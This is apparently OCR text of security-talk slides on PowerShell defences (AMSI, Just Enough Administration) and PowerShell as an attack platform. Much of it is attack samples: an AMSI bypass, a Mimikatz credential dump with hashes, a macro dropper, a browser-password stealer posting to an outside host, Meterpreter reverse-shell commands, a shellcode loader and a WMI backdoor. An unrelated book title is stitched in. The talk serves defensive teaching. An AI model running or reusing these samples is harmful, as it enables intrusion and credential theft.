
- Sometimes, PowerShell code gets through.
- DLL hijacking: http://cn33liz.blogspot.nl/2016/05/bypassing-amsi-using-powershell-5-dll.html
- Use Reflection:

Matt Graeber
@mattifestation

Following


```
[Ref].Assembly.GetType('System.Management.
Automation.AmsiUtils').GetField('amsiInitFailed'
,'NonPublic,Static').SetValue($null,$true)
```

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt');
Invoke-Mimikatz -DumpCreds

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 17 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 1935137 (00000000:001d8721)
Session           : RemoteInteractive from 2
User Name         : adsadmin
Domain            : ADSWKWIN10
Logon Server      : ADSWKWIN10
Logon Time        : 18/04/2016 21:46:57
SID               : S-1-5-21-2628038985-1882936205-1
        msv :
         [00000003] Primary
         * Username : adsadmin
         * Domain   : ADSWKWIN10
         * Flags    : I00/N01/L00/S01
         * NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
         * SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31
         [00010000] CredentialKeys
         * NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
```



Security Vendors Supporting Win10 AMSI

1. Microsoft Defender: Now
2. AVG: Now (AVG Protection 2016.7496)
3. ESET: Version 10 Beta
4. Avast:
   "Avast will be implementing AMSI in the near future."
   (7/2015)
5. Trend Micro: ??
6. Symantec: ???
7. McAfee: ???
8. Sophos: ??
9. Kaspersky: ??
10. BitDefender: ??
11. F-Secure : ??
12. Avira : ??
13. Panda : ??


A FISH OUT OF WATER
I CAN READ IT ALL BY MYSELF
Beginner Books
by
Helen Palmer
Illustrated by
P.D. Eastman

Just Enough Administration (JEA)

PowerShell v5, Windows 10, Windows Server 2016

aka.ms/jea
https://msdn.microsoft.com/powershell/jea/readme

Sean Metcalf (@Pyrotek3)


JEA Overview

- Constrained PowerShell remoting session with whitelisted cmdlets with select parameter options.
- Baked into Windows 10/2016, otherwise deploy PSv5.
- Delegating server rights can leverage a “virtual account” (Win8.1 & 2012R2+).
- Gain insight through PS logging/transcription.
- Ideal for server admin delegation & Active Directory tasks.

JEA Configuration

- Prerequisites (domain-joined, PS Remoting, etc).
- Identify tasks & restrict as appropriate.
- Confirm they work with JEA.
- Configure tasks in a Role Capability file (PSRC).
- Register a Session Configuration that exposes Role Capability.
- Follow principle of least privilege.
- Test. You can accidentally expose access so review Role Capability exposure.

PowerShell as an Attack Platform



Attackers Have Options


- Custom executables (EXEs)
- Windows command tools
- Remote Desktop
- Sysinternal tools
- Windows Scripting Host
- VBScript
- CScript
- JavaScript
- Batch files
- PowerShell

Quick PowerShell Attack History

- Summer 2010 - DEF CON 18: Dave Kennedy & Josh Kelly "PowerShell OMFG!" https://www.youtube.com/watch?v=JKlVONfD53w
  - Describes many of the PowerShell attack techniques used today (Bypass exec policy, -Enc, & IE).
  - Released PowerDump to dump SAM database via PowerShell.
- 2012 – PowerSploit, a GitHub repo started by Matt Graeber, launched with Invoke-Shellcode.
  - "Inject shellcode into the process ID of your choosing or within the context of the running PowerShell process."
- 2013 - Invoke-Mimkatz released by Joe Bialek which leverages Invoke-ReflectivePEInjection.

Benefits of PowerShell as an Attack Platform

- Run code in memory without touching disk.
- Download & execute code from another system.
- Interface with .Net & Windows APIs.
- Built-in remoting.
- CMD.exe is commonly blocked, though not PowerShell.
- Most organizations are not watching PowerShell activity.
- Many endpoint security products don’t have visibility into PowerShell activity.



Real-world PowerShell attacks

Word Macro -> PowerShell -> Download & Execute Payload

```
Sub AutoOpen()
    Const HIDDEN_WINDOW = 0
    strComputer = "."
    x1 = "Download"
    x2 = "S" & "tring"
    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process"
    objProcess.Create "power" & "shell" & ".exe -ExecutionPolicy Bypass
-WindowStyle Hidden -noprofile -noexit -c if ([IntPtr]::size -eq 4)
{(new-object Net.WebClient)." & x1 & x2 &
"('https://github[.]com/*redacted*') | iex } else
{(new-object Net.WebClient)." & x1 & x2 & |
"('https://github[.]com/*redacted*') | iex}", Null,
objConfig, intProcessID
End Sub
```

```
        [System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }
        & cmd /c %systemroot%\system32\windowspowershell\v1.0\powershell.exe
"[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { `$true }; IEX (New-Object
Net.WebClient).DownloadString('https://wsusupdate.com/script?id=random&name=chrome'); Stop-Process -name chrome -ErrorAction
SilentlyContinue; Start-sleep -seconds 3; Get-ChromeDump -OutFile $env:temp\chrome.log; Exit"
            Start-Sleep -Seconds 60
            If (Test-Path "$env:temp\chrome.log") {
            #$content = [IO.File]::ReadAllText("$env:temp\chrome.log")
            $content = Get-Content "$env:temp\chrome.log" | Out-String
            $content = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($content))
            $json = @{"resolution" = $resolution; "domain" = $domain; "computer_name" = $computer_name; "username" = $username; "timezone"
= $timezone; "hashid" = $hashid; "version" = $version; "content" = $content; "type" = "chbrwpwd"}
            $log_json = $json | ConvertTo-Json
            $buffer = [System.Text.Encoding]::UTF8.GetBytes($log_json)
            write-host $buffer
            $url+'/pshlog'
            [System.Net.HttpWebRequest] $webRequest = [System.Net.WebRequest]::Create($url+'/pshlog')
            $webRequest.ContentType = "application/json"
            $webRequest.Timeout = 10000
            $webRequest.Method = "POST"
            $webRequest.ContentLength = $buffer.Length;
```

Download Code & Upload Recon Data

http://pastebin.com/7wYupkJL

Download Code & Execute

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Command
  iex (New-Object system.Net.WebClient).DownloadString(\""https://goo.gl/11XkCQ\"");

Invoke-Shellcode -Force -Shellcode 0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0xc,0x8b,0x
e7780aab10e1ee068b0f120764e52753e6099c7601b0dca87998e1040fa21a2b

C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -ep Bypass -WindowStyle Hidden
  -nop -noexit -c IEX ((New-Object Net.WebClient).DownloadString('192.168.1.1'));

Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.1.1 -Lport 8080 -Force
84bab3fcd2999d67d98ce2a650e18e7065002c04f7c54b80daefaea1e8dbc47b

C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -ep Bypass -WindowStyle Hidden -nop -noexit -c
IEX ((New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/powershellmafia/powersploit/master/codeexecuti
Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 172.16.1.29 -Lport 1652 -Force
2759f8165895bc0e91cde2c73a5b44ea8fcaa873db77932bd4fc4a46822ecd94

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Exe ByPass -Nol
-Enc KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAZgBpAGwAZQA
```

http://pastebin.com/juC4CkQG

Download JPG file as EXE, then Execute

```
PowerShell  -ExecutionPolicy bypass -noprofile -windowstyle hidden
(New-Objecstem.Net.WebClient).DownloadFile('http://mobgroup.ga/updated/detected.exe',
'C:\Users\User1\AppData\Roaming\tandjeGerst.exe');
Start-Process 'C:\Users\User1\AppData\Roaming\tandjeGerst.exe'
6360306ffc0095cac18b86dcb8b243801f493ea6592c7c78c1209d00a8d10f23

PowerShell  -ExecutionPolicy bypass -noprofile -windowstyle hidden
(New-Object System.Net.WebClient).DownloadFile('http://allmods.esy.es/MessageBox.jpg',
'C:\Users\User1\AppData\Roaming\Example.exe');
Start-Process 'C:\Users\User1\AppData\Roaming\Example.exe'
972a51b33b15f516e95ec06b6c56b2cd58bdb8365c24de2e6731bbc7aac3b6da
```

http://pastebin.com/juC4CkQG

Create “Update_Google” task to execute Shellcode

```
C:\Windows\system32\schtasks.exe  /create /TN update_google /TR "powershell.exe -ep Bypass
-WindowStyle hidden -noexit -c 'IEX ((New-Object Net.WebClient).DownloadString(''''))';
Invoke-Shellcode -Payload windows/meterpreter/reverse_http -Lhost 115.70.184.41 -Lport 4445 -Force"
/SC onidle /i 2 1c67973f7d76f608900db685e42831f79a892bc9c99837f748f473a0900f7579
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  -enc
JAAwADgAUQAgAD0AIAAnAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZQBsADMAMgAuAGQAbABsACIAKQBdAHAAdQBi
--> $08Q = '[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress,
uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId
[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);';
$w = Add-Type -memberDefinition $08Q -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];
[Byte[]]$z = 0xda,0xce,0xb8,0x97,0x02,0xfe,0x68,0xd9,0x74,0x24,0xf4,0x5b,0x31,0xc9,0xb1,0x71,0x31,0x
$g = 0x1000;if ($z.Length -gt 0x1000){$g = $z.Length};
$QWjc=$w::VirtualAlloc(0,0x1000,$g,0x40);
for ($i=0;$i -le ($z.Length-1);$i++) {$w::memset([IntPtr]($QWjc.ToInt32()+$i), $z[$i], 1)};
$w::CreateThread(0,0,$QWjc,0,0,0);for (;;){Start-sleep 60};
```

http://pastebin.com/juC4CkQG

```
-or ($Process.MainWindowTitle -clike '*Banking*') -or ($Process.MainWindowTitle -like '*Log in to your PayPal account*') `
-or ($Process.MainWindowTitle -like '*Expedia Partner*Central*') -or ($Process.MainWindowTitle -like '*Booking.com Extranet*') `
-or ($Process.MainWindowTitle -like '*Chase Online - Logon*') -or ($Process.MainWindowTitle -like '*One Time Pay*') `
-or ($Process.MainWindowTitle -clike '*LogMeIn*') -or ($Process.MainWindowTitle -clike '*Windows Security*') `
-or ($Process.MainWindowTitle -like '*Choose a way to pay*') -or ($Process.MainWindowTitle -like '*payment information*') `
-or ($Process.MainWindowTitle -clike '*Change Reservation*') -or ($Process.MainWindowTitle -clike '*POS*') `
-or ($Process.MainWindowTitle -like '*Virtual*Terminal*') -or ($Process.MainWindowTitle -like '*PayPal: Wallet*') `
-or ($Process.MainWindowTitle -like '*iatspayment*') -or ($Process.MainWindowTitle -like '*LogMeIn*') `
-or ($Process.MainWindowTitle -clike '*Authorize.Net*') -or ($Process.MainWindowTitle -like '*LogMeIn*') `
-or ($Process.MainWindowTitle -clike '*Discover Card*') -or ($Process.MainWindowTitle -like '*LogMeIn*') `
-or ($Process.MainWindowTitle -like '*ewallet*') -or ($Process.MainWindowTitle -like '*arcot*') `
-or ($Process.MainWindowTitle -clike '*PayTrace*') -or ($Process.MainWindowTitle -clike '*New Charge*') `
-or ($Process.MainWindowTitle -clike '*Verification*') -or ($Process.MainWindowTitle -clike '*PIN*') `
-or ($Process.MainWindowTitle -clike '*Authentication*') -or ($Process.MainWindowTitle -clike '*Password*') `
-or ($Process.MainWindowTitle -clike '*Debit Card*') -or ($Process.MainWindowTitle -clike '*Activation*') `
-or ($Process.MainWindowTitle -clike '*LastPass*') -or ($Process.MainWindowTitle -clike '*SSN*') `
-or ($Process.MainWindowTitle -clike '*Driver*License*') -or ($Process.MainWindowTitle -clike '*Check-in for*') `
-or ($Process.MainWindowTitle -clike '*Umpqua*') -or ($Process.MainWindowTitle -clike '*ePayment*') `
-or ($Process.MainWindowTitle -clike '*Converge -*') -or ($Process.MainWindowTitle -clike '*Swipe*') `
-or ($Process.MainWindowTitle -like '*Payrazr*') -or ($Process.MainWindowTitle -like '*Hosted -*') `
-and (Test-Path "$env:TEMP\key.log")) {

1..20 | % {
```

Find Financial & Sensitive Browser Windows

http://pastebin.com/7wYupkJL

Take Screenshots with PowerShell

```
[Reflection.Assembly]::LoadWithPartialName("System.Drawing")
function screenshot([Drawing.Rectangle]$bounds, $path){
    $bmp = New-Object Drawing.Bitmap $bounds.width, $bounds.height
    $graphics = [Drawing.Graphics]::FromImage($bmp)
    $graphics.CopyFromScreen($bounds.Location, [Drawing.Point]::Empty, $bounds.size)
    $bmp.Save($path)
    $graphics.Dispose()
    $bmp.Dispose()
}
$pth = [Environment]::GetFolderPath("Templates") + "\\screenshot__.png"
$bounds = [Drawing.Rectangle]::FromLTRB(0, 0, 1000, 900)
screenshot $bounds $pth
```


WMI Backdoor

```
$filterName = 'BotFilter82'
$consumerName = 'BotConsumer23'
$exePath = 'C:\Windows\System32\evil.exe'
$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60
WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'
AND TargetInstance.SystemUpTime >= 200 AND
TargetInstance.SystemUpTime < 320"
$WMIEventFilter = Set-WmiInstance -Class __EventFilter -
NameSpace "root\subscription" -Arguments
@{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQ
L";Query=$Query} -ErrorAction Stop
$WMIEventConsumer = Set-WmiInstance -Class
CommandLineEventConsumer -Namespace "root\subscription" -
Arguments
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate
=$exePath}
